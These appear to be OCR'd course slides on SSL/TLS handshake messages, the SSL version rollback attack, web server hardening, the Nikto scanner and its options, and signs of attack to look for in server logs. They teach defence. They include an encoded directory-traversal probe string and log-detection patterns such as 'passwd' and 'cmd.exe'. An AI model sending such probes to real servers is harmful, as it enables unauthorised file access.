
ServerHello



ServerKeyExchange



ClientKeyExchange




ClientKeyExchange (RFC)


```
struct {
    select (KeyExchangeAlgorithm) {
        case rsa: EncryptedPreMasterSecret;
        case diffie_hellman: ClientDiffieHellmanPublic;
    } exchange_keys
} ClientKeyExchange

struct {
    ProtocolVersion client_version;
    opaque random[46];
} PreMasterSecret
```

Random bits from which symmetric keys will be derived (by hashing them with nonces)

“Core” SSL 3.0 Handshake




Version Rollback Attack




C and S end up communicating using SSL 2.0 (weaker earlier version of the protocol that does not include "Finished" messages)

Version Check in SSL 3.0



SSL/TLS Record Protection



Web Servers

- Quiz:
  - What is a web server?
  - What are the different types available?
  - How is it configured?
  - What ports do they normally use?
  - What security features and protocols do web servers use?
  - What kinds of attacks are possible?

- Not sure about the answers?
  - Well, attend the class ☺

Web Server Security

- Two issues for web security
  - Web server testing
  - Web application Testing
- Web server should be configured for
  - Secure network configuration
    - E.g. Firewall limiting incoming traffic to ports 80 and 443.
  - Secure host configuration
    - OS has up-to-date security patches
  - Secure web server configuration
    - Default settings reviewed, sample files removed and server runs in a restricted account

Vulnerability Scanners

- Web vulnerability scanners have two components
  - Scanning engine
  - Catalog
  - Scanning engine runs vulnerability tests in Catalog on web server
    - E.g. presence of backup files, trying directory traversal exploits (checking for ..%255c..%255c).

- **Nikto**
  - Descendant of Whisker by RFP
  - Adds a Perl-based scanning library
  - Not a solo tool
  - Offers support for SSL, proxies, port scanning
  - Runs on Unix, Windows and Mac OS X.
  - Use will be demonstrated in class

Nikto options


- -host: Specify a single host
- -port: Specify an arbitrary port.
- -ssl: Enable SSL support.
- -Format: Format output in HTML, CSV or test
- -output: Lg output to afile
  - E.g. output nikto80_website.html –F htm
- -id: Provide HTTP Basic authentication credentials.
  - E.g. –id username::password
- -update: causes program to contact http://www.cirt.net and update Nikto
- And many more!!

Continued...

- Excessive 500 response cookies (server error)
  - Means server application has errors OR
  - Attacker is submitting invalid parameters
- Sensitive filenames
  - Search for requests that contain passwd, cmd.exe etc
- Examine parameters
  - Make sure requests within a 200 response are logged as well
- Examine directory traversal attacks
- Long Strings as parameters
  - Letter ‘A’ repeated 200 times indicates attempts to break applications
- Boils down to using common sense basically

